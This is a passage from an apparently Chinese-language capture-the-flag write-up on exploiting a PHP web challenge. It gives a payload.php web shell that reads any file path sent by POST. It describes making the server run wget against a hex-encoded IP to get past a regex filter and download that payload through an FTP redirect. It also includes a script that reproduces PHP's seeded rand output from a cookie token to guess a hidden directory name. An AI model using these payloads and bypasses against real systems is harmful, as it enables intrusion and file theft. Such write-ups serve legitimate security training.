
payload.php 内容如下：

```

<?php
    $path = $_POST['path'];
    echo file_get_contents($path);
?>

```

接下来需要让服务器执行命令“wgetip”以下载 payload.php，ip 用 16 进制表示来绕正则，给 index.php 发包如下：



利用如下脚本爆出文件夹名称：


```
<?php

$des = "fa2YeWsvwN6ABG0lQlGUPn3i5bav4pPa"; //cookie 中的 token 值
$time=time()-100;

for($i=0; $i<300; $i++)
{
    srand($time+$i);
    $r32 = ttr_random(32);
    $r16 = ttr_random(16);
    if($r32 == $des)
    {
        echo $r16;
        exit();
    }
}
echo " axb!!";

function ttr_random($len,
$alpha='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789')
{
    $alphalen = strlen($alpha) - 1;
    $key = "";
    for($i = 0; $i< $len; $i++)
    {
        $key .= $alpha[rand(0, $alphalen)];
    }
    return $key;
}
?>
```

然后访问文件夹下的 payload.php:



（这里 `wgetip` 后，下载下来的文件默认被命名为 `index.html`，但是在 `index.php` 中重定向到 `ftp` 服务器后，`wgetip` 下载的文件就是原文件名。）